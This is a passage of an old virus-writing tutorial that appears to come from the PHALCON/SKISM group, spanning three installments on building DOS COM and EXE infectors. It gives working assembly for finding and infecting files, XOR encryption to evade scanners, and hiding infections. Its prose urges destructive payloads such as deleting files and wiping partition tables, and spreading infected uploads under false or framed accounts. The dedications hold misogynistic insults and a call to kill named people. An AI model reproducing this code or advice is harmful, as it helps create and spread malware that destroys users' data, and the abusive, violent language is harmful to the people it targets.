        MOV DI, 0100h       ; to CS:[100h]
        MOV CX, V1_LENGTH
        REP MOVSB
```

```
MOV DI, 0100h
JMP DI
```

This code first moves CS into ES and then sets the source pointer of MOVSB to where P1 is located. Remember that this is all taking place in memory, so you need the OFFSET of P1, not just the physical location in the file. The offset of P1 is 100h higher than the physical file location, as COM files are loaded starting from CS:[100h].

So here's a summary of the parts of the virus and location labels:

```
V1_Start:
    JMP FAR PTR Duh
Duh DW V2_Start
V1_End:
```

```
P2_Start:
P2_End:
```

```
P1_Start:
    ; First part of the program stored here for future use
P1_End:
```

```
V2_Start:
    ; Real Stuff
V2_End:
```

```
V1_Length EQU V1_End - V1_Start
```

Alternatively, you could store P1 in V2 as follows:

```
V2_Start:
```

```
P1_Start:
P1_End:
```

```
V2_End:
```

That's all there is to infecting a COM file without destroying it! Simple, no? EXE files, however, are a little tougher to infect without rendering them inexecutable - I will cover this topic in a later file.

Now let us turn our attention back to the replicator portion of the virus.

The steps are outlined below:

- 1) Find a file to infect
- 2) Check if it is already infected
- 3) If so, go back to 1
- 4) Infect it

- 5) If infected enough, quit
- 6) Otherwise, go back to 1

Finding a file to infect is a simple matter of writing a directory traversal procedure and issuing FINDFIRST and FINDNEXT calls to find possible files to infect. Once you find the file, open it and read the first few bytes. If they are the same as the first few bytes of V1, then the file is already infected. If the first bytes of V1 are not unique to your virus, change it so that they are. It is *extremely* important that your virus doesn't reinfect the same files, since that was how Jerusalem was first detected. If the file wasn't already infected, then infect it!

Infection should take the following steps:

- 1) Change the file attributes to nothing.
- 2) Save the file date/time stamps.
- 3) Close the file.
- 4) Open it again in read/write mode.
- 5) Save P1 and append it to the end of the file.
- 6) Copy V1 to the beginning, but change the offset which it Jumps to so it transfers control correctly. See the previous part on infection.
- 7) Append V2 to the end of the file.
- 8) Restore file attributes/date/time.

You should keep a counter of the number of files infected during this run. If the number exceeds, say three, then stop. It is better to infect slowly then to give yourself away by infecting the entire drive at once.

You must be sure to cover your tracks when you infect a file. Save the file's original date/time/attributes and restore them when you are finished. THIS IS VERY IMPORTANT! It takes about 50 to 75 bytes of code, probably less, to do these few simple things which can do wonders for the concealment of your program.

I will include code for the directory traversal function, as well as other parts of the replicator in the next installment of my phunky guide.

CONCEALER

This is the part which conceals the program from notice by the everyday user and virus scanner. The simplest form of concealment is the encryptor. The code for a simple XOR encryption system follows:

```
encrypt_val    db    ?

decrypt:
encrypt:
    mov ah, encrypt_val

    mov cx, part_to_encrypt_end - part_to_encrypt_start
    mov si, part_to_encrypt_start
    mov di, si

xor_loop:
    lodsb                ; DS:[SI] -> AL
    xor al, ah
    stosb                ; AL -> ES:[DI]
    loop xor_loop
    ret
```

Note the encryption and decryption procedures are the same. This is due to the weird nature of XOR. You can CALL these procedures from anywhere in the program, but make sure you do not call it from a place within the area to be encrypted, as the program will crash. When writing the virus, set the encryption value to 0. part_to_encrypt_start and part_to_encrypt_end sandwich the area you wish to encrypt. Use a CALL decrypt in the beginning of V2 to unencrypt the file so your program can run. When infecting a file, first change the encrypt_val, then CALL encrypt, then write V2 to the end of the file, and CALL decrypt. MAKE SURE THIS PART DOES NOT LIE IN THE AREA TO BE ENCRYPTED!!!

This is how V2 would look with the concealer:

```
V2_Start:

Concealer_Start:
.
.
.
Concealer_End:

Replicator_Start:
.
.
.
```


Replicator_End:

Part_To_Encrypt_Start:

.
.
.

Part_To_Encrypt_End:

V2_End:

Alternatively, you could move parts of the unencrypted stuff between Part_To_Encrypt_End and V2_End.

The value of encryption is readily apparent. Encryption makes it harder for virus scanners to locate your virus. It also hides some text strings located in your program. It is the easiest and shortest way to hide your virus.

Encryption is only one form of concealment. At least one other virus hooks into the DOS interrupts and alters the output of DIR so the file sizes appear normal. Another concealment scheme (for TSR virii) alters DOS so memory utilities do not detect the virus. Loading the virus in certain parts of memory allow it to survive warm reboots. There are many stealth techniques, limited only by the virus writer's imagination.

THE BOMB

So now all the boring stuff is over. The nastiness is contained here. The bomb part of the virus does all the deletion/slowdown/etc which make virii so annoying. Set some activation conditions of the virus. This can be anything, ranging from when it's your birthday to when the virus has infected 100 files. When these conditions are met, then your virus does the good stuff. Some suggestions of possible bombs:

- 1) System slowdown - easily handled by trapping an interrupt and causing a delay when it activates.
- 2) File deletion - Delete all ZIP files on the drive.
- 3) Message display - Display a nice message saying something to the effect of "You are fucked."
- 4) Killing/Replacing the Partition Table/Boot Sector/FAT of the hard

drive - This is very nasty, as most dimwits cannot fix this.

This is, of course, the fun part of writing a virus, so be original!

OFFSET PROBLEMS

There is one caveat regarding calculation of offsets. After you infect a file, the locations of variables change. You MUST account for this. All relative offsets can stay the same, but you must add the file size to the absolute offsets or your program will not work. This is the most tricky part of writing virii and taking these into account can often greatly increase the size of a virus. THIS IS VERY IMPORTANT AND YOU SHOULD BE SURE TO UNDERSTAND THIS BEFORE ATTEMPTING TO WRITE A NONOVERWRITING VIRUS! If you don't, you'll get fucked over and your virus WILL NOT WORK! One entire part of the guide will be devoted to this subject.

TESTING

Testing virii is a dangerous yet essential part of the virus creation process. This is to make certain that people *will* be hit by the virus and, hopefully, wiped out. Test thoroughly and make sure it activates under the conditions. It would be great if everyone had a second computer to test their virii out, but, of course, this is not the case. So it is ESSENTIAL that you keep BACKUPS of your files, partition, boot record, and FAT. Norton is handy in this doing this. Do NOT disregard this advice (even though I know that you will anyway) because you WILL be hit by your own virii. When I wrote my first virus, my system was taken down for two days because I didn't have good backups. Luckily, the virus was not overly destructive. BACKUPS MAKE SENSE! LEECH A BACKUP PROGRAM FROM YOUR LOCAL PIRATE BOARD! I find a RamDrive is often helpful in testing virii, as the damage is not permanent. RamDrives are also useful for testing trojans, but that is the topic of another file...

DISTRIBUTION

This is another fun part of virus writing. It involves sending your brilliantly-written program through the phone lines to your local, unsuspecting bulletin boards. What you should do is infect a file that actually does something (leech a useful utility from another board), infect it, and upload it to a place where it will be downloaded by users all over. The best thing is that it won't be detected by puny scanner-wannabes by McAfee, since it is new! Oh yeah, make sure you are using a false account (duh). Better yet, make a false account with the name/phone number of someone you don't like and upload the infected file under the his name. You can call back from time to time and use a door such as ZDoor to check the spread of the virus. The more who download, the more who share in the experience of your virus!

I promised a brief section on overwriting virii, so here it is...

OVERWRITING VIRII

All these virii do is spread throughout the system. They render the infected files inexecutable, so they are easily detected. It is simple to write one:

```
+-----+ +-----+ +-----+
| Program | + |Virus| = |Virus|am |
+-----+ +-----+ +-----+
```

These virii are simple little hacks, but pretty worthless because of their easy detectability. Enuff said!

WELL, THAT JUST ABOUT...

wraps it up for this installment of Dark Angel's Phunky virus writing guide. There will (hopefully) be future issues where I discuss more about virii and include much more source code (mo' source!). Till then, happy coding!

```
 //==// // // || // //==== //==// // //
// // // // // || // // // // // //
//==// //==// // = // // // // // // //
// // // // // // // // // // // //
// // // // // //==== //==== //==// // //
```

```
 /==== // // // // /==== // //
// // // // // // // //
===\ // // // // ==\ // // // //
// // \ \ // // // // //
====/ // \ \ // ====/ // // // //
```

AA
DISCLAIMER: Pretend you see a disclaimer here.
99.44% of the code guaranteed to work.
AA
DEDICATION: Please try your best to kill those
who made this possible, especially that dumb
bitch who doesn't know her own name (Patty),
and her lover Ross M. Greenberg.
AA
GREETINGS -N- STUFF: Greetings go to all the members
of PHALCON/SKISM. I wish to give buckets o'
thanks to Hellraiser, Garbageheap, and Demo-
gorgon. No thanks this time to Orion Rouge,
the godly master of idiocy.
AA

Dark Angel's Chunky Virus Writing Guide
AAAA AAAAAA AAAAAA AAAAAA AAAAAA AAAAAA

AA
INSTALLMENT II: THE REPLICATOR
AA

In the last installment of my Virus Writing Guide, I explained the various parts of a virus and went into a brief discussion about each. In this issue, I shall devote all my attention towards the replicator portion of the virus. I promised code and code I shall present.

However, I shall digress for a moment because it has come to my attention that some mutant copies of the first installment were inadvertently released. These copies did not contain a vital section concerning the calculation of offsets.

You never know where your variables and code are going to wind up in memory. If you think a bit, this should be pretty obvious. Since you are

attaching the virus to the end of a program, the location in memory is going to be changed, i.e. it will be larger by the size of the infected program. So, to compensate, we must take the change in offset from the original virus, or the delta offset, and add that to all references to variables.

Instructions that use displacement, i.e. relative offsets, need not be changed. These instructions are the JA, JB, JZ class of instructions, JMP SHORT, JMP label, and CALL. Thus, whenever possible use these in favor of, say, JMP FAR PTR.

Suppose in the following examples, si is somehow loaded with the delta offset.

```
Replace
  mov ax, counter
With
  mov ax, word ptr [si+offset counter]
```

```
Replace
  mov dx, offset message
With
  lea dx, [si+offset message]
```

You may be asking, "how the farg am I supposed to find the delta offset!?" It is simple enough:

```
  call setup
setup:
  pop si
  sub si, offset setup
```

An explanation of the above fragment is in order. CALL setup pushes the location of the next instruction, i.e. offset setup, onto the stack. Next, this location is POPed into si. Finally, the ORIGINAL offset of setup (calculated at compile-time) is subtracted from si, giving you the delta offset. In the original virus, the delta offset will be 0, i.e. the new location of setup equals the old location of setup.

It is often preferable to use bp as your delta offset, since si is used in string instructions. Use whichever you like. I'll randomly switch between

the two as suits my mood.

Now back to the other stuff...

A biological virus is a parasitic "organism" which uses its host to spread itself. It must keep the host alive to keep itself "alive." Only when it has spread everywhere will the host die a painful, horrible death. The modern electronic virus is no different. It attaches itself to a host system and reproduces until the entire system is fucked. It then proceeds and neatly wrecks the system of the dimwit who caught the virus.

Replication is what distinguishes a virus from a simple trojan. Anybody can write a trojan, but a virus is much more elegant. It acts almost invisibly, and catches the victim off-guard when it finally surfaces. The first question is, of course, how does a virus spread? Both COM and EXE infections (along with sample infection routines) shall be presented.

There are two major approaches to virii: runtime and TSR. Runtime virii infect, yup, you guessed it, when the infected program is run, while TSR virii go resident when the infected programs are run and hook the interrupts and infect when a file is run, open, closed, and/or upon termination (i.e. INT 20h, INT 21h/41h). There are advantages and disadvantages to each. Runtime virii are harder to detect as they don't show up on memory maps, but, on the other hand, the delay while it searches for and infects a file may give it away. TSR virii, if not properly done, can be easily spotted by utilities such as MAPMEM, PMAP, etc, but are, in general, smaller since they don't need a function to search for files to infect. They are also faster than runtime virii, also because they don't have to search for files to infect. I shall cover runtime virii here, and TSR virii in a later installment.

Here is a summary of the infection procedure:

- 1) Find a file to infect.
- 2) Check if it meets the infection criteria.
- 3) See if it is already infected and if so, go back to 1.
- 4) Otherwise, infect the file.

5) Cover your tracks.

I shall go through each of these steps and present sample code for each.

Note that although a complete virus can be built from the information below, you cannot merely rip the code out and stick it together, as the fragments are from various different virii that I have written. You must be somewhat familiar with assembly. I present code fragments; it is up to you to either use them as examples or modify them for your own virii.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
STEP 1 - FIND A FILE TO INFECT
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Before you can infect a file, you have to find it first! This can be a bottleneck in the performance of the virus, so it should be done as efficiently as possible. For runtime virii, there are a few possibilities.

You could infect files in only the current directory, or you could write a directory traversal function to infect files in ALL directories (only a few files per run, of course), or you could infect files in only a few select directories. Why would you choose to only infect files in the current directory? It would appear to limit the efficacy of the infections. However, this is done in some virii either to speed up the virus or to shorten the code size.

Here is a directory traversal function. It uses recursion, so it is rather slow, but it does the job. This was excerpted with some modifications from The Funky Bob Ross Virus [Beta].

```
traverse_fcn proc    near
    push    bp                ; Create stack frame
    mov     bp,sp
    sub     sp,44              ; Allocate space for DTA

    call    infect_directory   ; Go to search & destroy
routines

    mov     ah,1Ah             ;Set DTA
    lea    dx,word ptr [bp-44] ; to space allotted
    int    21h                 ;Do it now!

    mov     ah, 4Eh            ;Find first
    mov     cx,16              ;Directory mask
```

```

        lea    dx,[si+offset dir_mask] ; *.*
        int    21h
        jmp    short isdirok
gonow:
        cmp    byte ptr [bp-14], '.'   ; Is first char == '.'?
        je     short donext           ; If so, loop again
        lea    dx,word ptr [bp-14]    ; else load dirname
        mov    ah,3Bh                 ; and changedir there
        int    21h
        jc     short donext           ; Do next if invalid
        inc    word ptr [si+offset nest] ; nest++
        call   near ptr traverse_fcn   ; recurse directory
donext:
        lea    dx,word ptr [bp-44]    ; Load space allocated for
DTA
        mov    ah,1Ah                 ; and set DTA to this new
area
        int    21h                   ; 'cause it might have
changed

        mov    ah,4Fh                 ;Find next
        int    21h
isdirok:
        jnc    gonow                 ; If OK, jmp elsewhere
        cmp    word ptr [si+offset nest], 0 ; If root directory
                                                ; (nest == 0)
        jle    short cleanup          ; then Quit
        dec    word ptr [si+offset nest] ; Else decrement nest
        lea    dx, [si+offset back_dir]; '..'
        mov    ah,3Bh                 ; Change directory
        int    21h                   ; to previous one
cleanup:
        mov    sp,bp
        pop    bp
        ret
traverse_fcn endp

; Variables
nest    dw    0
back_dir db  '..',0
dir_mask db  '*.*',0

```

The code is self-explanatory. Make sure you have a function called `infect_directory` which scans the directory for possible files to infect and makes sure it doesn't infect already-infected files. This function, in turn, calls `infect_file` which infects the file.

Note, as I said before, this is slow. A quicker method, albeit not as global, is the "dot dot" method. Hellraiser showed me this neat little trick. Basically, you keep searching each directory and, if you haven't

infected enough, go to the previous directory (dot dot) and try again, and so on. The code is simple.

```
dir_loopy:
    call    infect_directory
    lea    dx, [bp+dotdot]
    mov    ah, 3bh                ; CHDIR
    int    21h
    jnc    dir_loopy            ; Carry set if in root

; Variables
dotdot db    '..',0
```

Now you must find a file to infect. This is done (in the fragments above) by a function called `infect_directory`. This function calls `FINDFIRST` and `FINDNEXT` a couple of times to find files to infect. You should first set up a new DTA. NEVER use the DTA in the PSP (at 80h) because altering that will affect the command-line parameters of the infected program when control is returned to it. This is easily done with the following:

```
    mov    ah, 1Ah                ; Set DTA
    lea    dx, [bp+offset DTA]    ; to variable called DTA
(wow!)   int    21h
```

Where DTA is a 42-byte chunk of memory. Next, issue a series of `FINDFIRST` and `FINDNEXT` calls:

```
    mov    ah, 4Eh                ; Find first file
    mov    cx, 0007h              ; Any file attribute
    lea    dx, [bp+offset file_mask]; DS:[DX] --> filemask
    int    21h
    jc     none_found
found_another:
    call   check_infection
    mov    ah, 4Fh                ; Find next file
    int    21h
    jnc    found_another
none_found:
```

Where `file_mask` is DBed to either `'*.EXE',0` or `'*.COM',0`. Alternatively, you could `FINDFIRST` for `'*.*',0` and check if the extension is EXE or COM.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
STEP 2 - CHECK VERSUS INFECTION CRITERIA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Your virus should be judicious in its infection. For example, you might

not want to infect COMMAND.COM, since some programs (i.e. the puny

FluShot+) check its CRC or checksum on runtime. Perhaps you do not wish to

infect the first valid file in the directory. Ambulance Car is an example

of such a virus. Regardless, if there is some infection criteria, you

should check for it now. Here's example code checking if the last two

letters are 'ND', a simple check for COMMAND.COM:

```
order      cmp      word ptr [bp+offset DTA+35], 'DN' ; Reverse word
           jz      fail_check
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
STEP 3 - CHECK FOR PREVIOUS INFECTION
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Every virus has certain characteristics with which you can identify whether

a file is infected already. For example, a certain piece of code may

always occur in a predictable place. Or perhaps the JMP instruction is

always coded in the same manner. Regardless, you should make sure your

virus has a marker so that multiple infections of the same file do not

occur. Here's an example of one such check (for a COM file infector):

```
        mov     ah,3Fh                ; Read first three
        mov     cx, 3                 ; bytes of the file
        lea    dx, [bp+offset buffer] ; to the buffer
        int     21h

        mov     ax, 4202h             ; SEEK from EOF
        xor     cx, cx                 ; DX:CX = offset
        xor     dx, dx                 ; Returns filesize
        int     21h                   ; in DX:AX

        sub     ax, virus_size + 3
        cmp     word ptr [bp+offset buffer+1], ax
        jnz     infect_it

bomb_out:
        mov     ah, 3Eh                ; else close the file
        int     21h                   ; and go find
```

another

In this example, BX is assumed to hold a file handle to the program to be

checked for infection and virus_size equals the size of the virus. Buffer

is assumed to be a three-byte area of empty space. This code fragment

reads the first three bytes into buffer and then compares the JMP location (located in the word beginning at buffer+1) to the filesize. If the JMP points to virus_size bytes before the EOF, then the file is already infected with this virus. Another method would be to search at a certain location in the file for a marker byte or word. For example:

```

                mov     ah, 3Fh                ; Read the first four
                mov     cx, 4                  ; bytes of the file
into
                lea     dx, [bp+offset buffer] ; the buffer.
                int     21h

                cmp     byte ptr [buffer+3], infection_id_byte ; Check the
fourth
                jz      bomb_out              ; byte for the marker
infect_it:

```

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAA
STEP 4 - INFECT THE FILE
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

This is the "guts" of the virus, the heart of the replicator. Once you have located a potential file, you must save the attributes, time, date, and size for later use. The following is a breakdown of the DTA:

| Offset | Size | What it is |
|--------|----------|-------------------------------------|
| 0h | 21 BYTES | Reserved, varies as per DOS version |
| 15h | BYTE | File attribute |
| 16h | WORD | File time |
| 18h | WORD | File date |
| 1Ah | DWORD | File size |
| 1Eh | 13 BYTES | ASCII filename + extension |

As you can see, the DTA holds all the vital information about the file that you need. The following code fragment is a sample of how to save the info:

```

                lea     si, [bp+offset DTA+15h] ; Start from
attributes
                mov     cx, 9                  ; Finish with size
                lea     di, [bp+offset f_attr] ; Move into your
locations
                rep     movsb
; Variables needed
f_attr  db    ?
f_time  dw    ?
f_date  dw    ?
f_size  dd    ?

```

You can now change the file attributes to nothing through INT 21h/Function

43h/Subfunction 01h. This is to allow infection of system, hidden, and read only files. Only primitive (or minimal) virii cannot handle such files.

```

        lea dx, [bp+offset DTA+1eh]      ; DX points to
filename in
        mov ax, 4301h                    ; DTA
        xor cx, cx                        ; Clear file
attributes
        int 21h                          ; Issue the call

```

Once the attributes have been annihilated, you may open the file with callous impunity. Use a handle open in read/write mode.

```

        lea dx, [bp+offset DTA+1eh]      ; Use filename in DTA
        mov ax, 3d02h                    ; Open read/write
mode
        int 21h                          ; duh.
        xchg ax, bx                       ; Handle is more
useful in
                                           ; BX

```

Now we come to the part you've all been waiting for: the infection routine.

I am pleased to present code which will handle the infection of COM files.

Yawn, you say, I can already do that with the information presented in the

previous installment. Ah, but there is more, much more. A sample EXE

infector shall also be presented shortly.

The theory behind COM file infection was covered in the last installment,

so I shall not delve into the details again. Here is a sample infector:

```

; Sample COM infector. Assumes BX holds the file handle
; Assume COM file passes infection criteria and not already infected
        mov     ah, 3fh
        lea    dx, [bp+buffer1]
        mov    cx, 3
        int    21h

to
        mov    ax, 4200h                ; Move file pointer
the
        xor    cx, cx                    ; the beginning of
        xor    dx, dx                    ; file
        int    21h

        mov    byte ptr [bp+buffer2], 0e9h ; JMP
        mov    ax, word ptr [bp+f_size]
        sub    ax, part1_size            ; Usually 3

```

```

        mov     word ptr [bp+buffer2+1], ax      ; offset of JMP

; Encode JMP instruction to replace beginning of the file
        mov     byte ptr [bp+buffer2], 0e9h    ; JMP
        mov     ax, word ptr [bp+f_size]
        sub     ax, part1_size                  ; Usually 3
        mov     word ptr [bp+buffer2+1], ax    ; offset of JMP

; Write the JMP instruction to the beginning of the file
        mov     ah, 40h                        ; Write CX bytes to
        mov     cx, 3                          ; handle in BX from
        lea     dx, [bp+buffer2]               ; buffer -> DS:[DX]
        int     21h

to
        mov     ax, 4202h                      ; Move file pointer

        xor     cx, cx                          ; end of file
        xor     dx, dx
        int     21h

virus
        mov     ah, 40h                        ; Write CX bytes
        mov     cx, endofvirus - startofpart2 ; Effective size of
start
        lea     dx, [bp+startofpart2]         ; Begin write at
        int     21h

; Variables
        buffer1 db 3 dup (?)                  ; Saved bytes from
the
                                                ; infected file to
restore
                                                ; later
        buffer2 db 3 dup (?)                  ; Temp buffer

```

After some examination, this code will prove to be easy to understand. It starts by reading the first three bytes into a buffer. Note that you could have done this in an earlier step, such as when you are checking for a previous infection. If you have already done this, you obviously don't need to do it again. This buffer must be stored in the virus so it can be restored later when the code is executed.

EXE infections are also simple, although a bit harder to understand.

First, the theory. Here is the format of the EXE header:

| Ofs | Name | Size | Comments |
|-----|----------------|---------|---------------------------------|
| 00 | Signature | 2 bytes | always 4Dh 5Ah (MZ) |
| *02 | Last Page Size | 1 word | number of bytes in last page |
| *04 | File Pages | 1 word | number of 512 byte pages |
| 06 | Reloc Items | 1 word | number of entries in table |
| 08 | Header Paras | 1 word | size of header in 16 byte paras |

| | | | |
|-----|--------------------|---------|----------------------------------|
| 0A | MinAlloc | 1 word | minimum memory required in paras |
| 0C | MaxAlloc | 1 word | maximum memory wanted in paras |
| *0E | PreReloc SS | 1 word | offset in paras to stack segment |
| *10 | Initial SP | 1 word | starting SP value |
| 12 | Negative checksum | 1 word | currently ignored |
| *14 | Pre Reloc IP | 1 word | execution start address |
| *16 | Pre Reloc CS | 1 word | preadjusted start segment |
| 18 | Reloc table offset | 1 word | is offset from start of file) |
| 1A | Overlay number | 1 word | ignored if not overlay |
| 1C | Reserved/unused | 2 words | |

* denotes bytes which should be changed by the virus

To understand this, you must first realise that EXE files are structured into segments. These segments may begin and end anywhere. All you have to do to infect an EXE file is tack on your code to the end. It will then be in its own segment. Now all you have to do is make the virus code execute before the program code. Unlike COM infections, no program code is overwritten, although the header is modified. Note the virus can still have the V1/V2 structure, but only V2 needs to be concatenated to the end of the infected EXE file.

Offset 4 (File Pages) holds the size of the file divided by 512, rounded up. Offset 2 holds the size of the file modulo 512. Offset 0Eh holds the paragraph displacement (relative to the end of the header) of the initial stack segment and Offset 10h holds the displacement (relative to the start of the stack segment) of the initial stack pointer. Offset 16h holds the paragraph displacement of the entry point relative to the end of the header and offset 14h holds the displacement entry point relative to the start of the entry segment. Offset 14h and 16h are the key to adding the startup code (the virus) to the file.

Before you infect the file, you should save the CS:IP and SS:SP found in the EXE header, as you need to restore them upon execution. Note that SS:SP is NOT stored in Intel reverse-double-word format. If you don't know what I'm talking about, don't worry; it's only for very picky people. You should also save the file length as you will need to use that value several

times during the infection routine. Now it's time to calculate some offsets! To find the new CS:IP and SS:SP, use the following code. It assumes the file size is loaded in DX:AX.

```

mov     bx, word ptr [bp+ExeHead+8]    ; Header size in
paragraphs
        ; ^---make sure you don't destroy the file handle
mov     cl, 4                          ; Multiply by 16.
Won't   shl     bx, cl                  ; work with headers >
4096
        ; bytes. Oh well!
        ; Subtract header size
from    sub     ax, bx
        ; file size
        ; Now DX:AX is loaded with file size minus header size
        mov     cx, 10h                ; DX:AX/CX = AX
Remainder DX
        div     cx

```

This code is rather inefficient. It would probably be easier to divide by 16 first and then perform a straight subtraction from AX, but this happens to be the code I chose. Such is life. However, this code does have some advantages over the more efficient one. With this, you are certain that the IP (in DX) will be under 15. This allows the stack to be in the same segment as the entry point, as long as the stack pointer is a large number.

Now $AX*16+DX$ points to the end of code. If the virus begins immediately after the end of the code, AX and DX can be used as the initial CS and IP, respectively. However, if the virus has some junk (code or data) before the entry point, add the entry point displacement to DX (no ADC with AX is necessary since DX will always be small).

```

mov     word ptr [bp+ExeHead+14h], dx ; IP Offset
mov     word ptr [bp+ExeHead+16h], ax ; CS Displacement in
module

```

The SP and SS can now be calculated. The SS is equal to the CS. The actual value of the SP is irrelevant, as long as it is large enough so the stack will not overwrite code (remember: the stack grows downwards). As a general rule, make sure the SP is at least 100 bytes larger than the virus

size. This should be sufficient to avoid problems.

```
mov     word ptr [bp+ExeHead+0Eh], ax ; Paragraph disp. SS
mov     word ptr [bp+ExeHead+10h], 0A000h ; Starting SP
```

All that is left to fiddle in the header is the file size.
Restore the original file size from wherever you saved it to DX:AX. To calculate

DX:AX/512 and DX:AX MOD 512, use the following code:

```
for      mov     cl, 9 ; Use shifts again
again    ror     dx, cl ; division
         push   ax ; Need to use AX
         shr    ax, cl
         adc    dx, ax ; pages in dx
         pop   ax
         and    ah, 1 ; mod 512 in ax
size in  mov     word ptr [bp+ExeHead+4], dx ; Fix-up the file
         mov     word ptr [bp+ExeHead+2], ax ; the EXE header.
```

All that is left is writing back the EXE header and concatenating the virus to the end of the file. You want code? You get code.

```
header   mov     ah, 3fh ; BX holds handle
         mov     cx, 18h ; Don't need entire
         lea    dx, [bp+ExeHead]
         int    21h
         call   infectexe
of       mov     ax, 4200h ; Rewind to beginning
         xor    cx, cx ; file
         xor    dx, dx
         int    21h
         mov    ah, 40h ; Write header back
         mov    cx, 18h
         lea    dx, [bp+ExeHead]
         int    21h
         mov    ax, 4202h ; Go to end of file
         xor    cx, cx
         xor    dx, dx
         int    21h
write    mov     ah, 40h ; Note: Only need to
virus   mov     cx, part2size ; part 2 of the
```



```

virus      lea      dx, [bp+offset part2start]      ;      (Parts of
first     int      21h                          ;      defined in
of                                               ;      installment
                                               ;      the guide)

```

Note that this code alone is not sufficient to write a COM or EXE infector. Code is also needed to transfer control back to the parent program. The information needed to do this shall be presented in the next installment. In the meantime, you can try to figure it out on your own; just remember that you must restore all that you changed.

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
STEP 5 - COVER YOUR TRACKS
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

This step, though simple to do, is too easily neglected. It is extremely important, as a wary user will be alerted to the presence of a virus by any unnecessary updates to a file. In its simplest form, it involves the restoration of file attributes, time and date. This is done with the following:

```

                mov     ax, 5701h                ; Set file time/date
                mov     dx, word ptr [bp+f_date]  ; DX = date
                mov     cx, word ptr [bp+f_time]  ; CX = time
                int     21h

                mov     ah, 3eh                  ; Handle close file
                int     21h

                mov     ax, 4301h                ; Set attributes
                lea     dx, [bp+offset DTA + 1Eh] ; Filename still in
DTA
                xor     ch, ch
                mov     cl, byte ptr [bp+f_attrib] ; Attribute in CX
                int     21h

```

Remember also to restore the directory back to the original one if it changed during the run of the virus.

```

AAAAAAAAAAAAAAAAAAAAAAAA
WHAT'S TO COME
AAAAAAAAAAAAAAAAAAAAAAAA

```

I have been pleased with the tremendous response to the last installment of the guide. Next time, I shall cover the rest of the virus as well as

various tips and common tricks helpful in writing virii. Until then, make sure you look for 40Hex, the official PHALCON/SKISM magazine, where we share tips and information pertinent to the virus community.

```
 //==// // // || // //==== //==// // //
// // // // // || // // // // // //
//==// //==// //== // // // // // //
// // // // // // // // // // //
// // // // // //==== //==== //==// // //

/==== // // // //==== // //
// // // // // // // //
===\ // // // // \ // // //
// // \ \ // // // // //
====/ // \ \ // //==== // // //
```

AA
DISCLAIMER: I hereby claim to have written this
file.

AA
DEDICATION: This is dedicated to Patty Hoffman,
that fat bitch who doesn't know her own name,
and to the millions of dumb fools who were so
scared by Michelangelo that they didn't touch
their computers for an entire day.

AA
GREETINGS: to all PHALCON/SKISM members especially
Garbageheap, Hellraiser, and Demogorgon.
AA

Dark Angel's Crunchy Virus Writing Guide
AAAA AAAAAAA AAAAAAA AAAAA AAAAAAA AAAAA
"It's the right thing to do"

AA
INSTALLMENT III: NONRESIDENT VIRII, PART II
AA

Welcome to the third installment of my Virus Writing Guide.
In the
previous installment, I covered the primary part of the virus
- the
replicator. As promised, I shall now cover the rest of the
nonresident
virus and present code which, when combined with code from the
previous
installment, will be sufficient to allow anyone to write a simple
virus.
Additionally, I will present a few easy tricks and tips which
can help
optimise your code.

AAAAAAAAAAAAAAAA
THE CONCEALER
AAAAAAAAAAAAAAAA
The concealer is the most common defense virus writers use to
avoid
detection of virii. The most common encryption/decryption routine
by far

is the XOR, since it may be used for both encryption and decryption.

```
encrypt_val    dw    ?    ; Should be somewhere in decrypted area
```

```
decrypt:
```

```
encrypt:
```

```
    mov dx, word ptr [bp+encrypt_val]
    mov cx, (part_to_encrypt_end - part_to_encrypt_start + 1) / 2
    lea si, [bp+part_to_encrypt_start]
    mov di, si
```

```
xor_loop:
```

```
    lodsw
    xor ax, dx
    stosw
    loop xor_loop
```

The previous routine uses a simple XOR routine to encrypt or decrypt code in memory. This is essentially the same routine as the one in the first

installment, except it encrypts words rather than bytes. It therefore has

65,535 mutations as opposed to 255 and is also twice as fast.

While this

routine is simple to understand, it leaves much to be desired as it is

large and therefore is almost begging to be a scan string. A better method

follows:

```
encrypt_val    dw    ?
```

```
decrypt:
```

```
encrypt:
```

```
    mov dx, word ptr [bp+encrypt_val]
    lea bx, [bp+part_to_encrypt_start]
    mov cx, (part_to_encrypt_end - part_to_encrypt_start + 1) / 2
```

```
xor_loop:
```

```
    xor word ptr [bx], dx
    add bx, 2
    loop xor_loop
```

Although this code is much shorter, it is possible to further reduce its

size. The best method is to insert the values for the encryption value,

BX, and CX, in at infection-time.

```
decrypt:
```

```
encrypt:
```

```
    mov bx, 0FFFFh
    mov cx, 0FFFFh
```

```
xor_loop:
```

```
    xor word ptr [bx], 0FFFFh
```

```
add bx, 2
loop xor_loop
```

All the values denoted by 0FFFFh may be changed upon infection to values

appropriate for the infected file. For example, BX should be loaded with the offset of part_to_encrypt_start relative to the start of the infected file when the encryption routine is written to the infected file.

The primary advantage of the code used above is the minimisation of scan code length. The scan code can only consist of those portions of the code which remain constant. In this case, there are only three or four consecutive bytes which remain constant. Since the entire encryption consist of only about a dozen bytes, the size of the scan code is extremely tiny.

Although the function of the encryption routine is clear, perhaps the initial encryption value and calculation of subsequent values is not as lucid. The initial value for most XOR encryptions should be 0. You should change the encryption value during the infection process. A random encryption value is desired. The simplest method of obtaining a random number is to consult to internal clock. A random number may be easily obtained with a simple:

```
mov     ah, 2Ch                ; Get me a random
number.
int     21h
mov     word ptr [bp+encrypt_val], dx ; Can also use CX
```

Some encryption functions do not facilitate an initial value of 0. For an example, take a look at Whale. It uses the value of the previous word as an encryption value. In these cases, simply use a JMP to skip past the decryption routine when coding the virus. However, make sure infections JMP to the right location! For example, this is how you would code such a virus:

```
org     100h

start:
```

```
        jmp     past_encryption
```

```
; Insert your encryption routine here
```

```
past_encryption:
```

The encryption routine is the ONLY part of the virus which needs to be

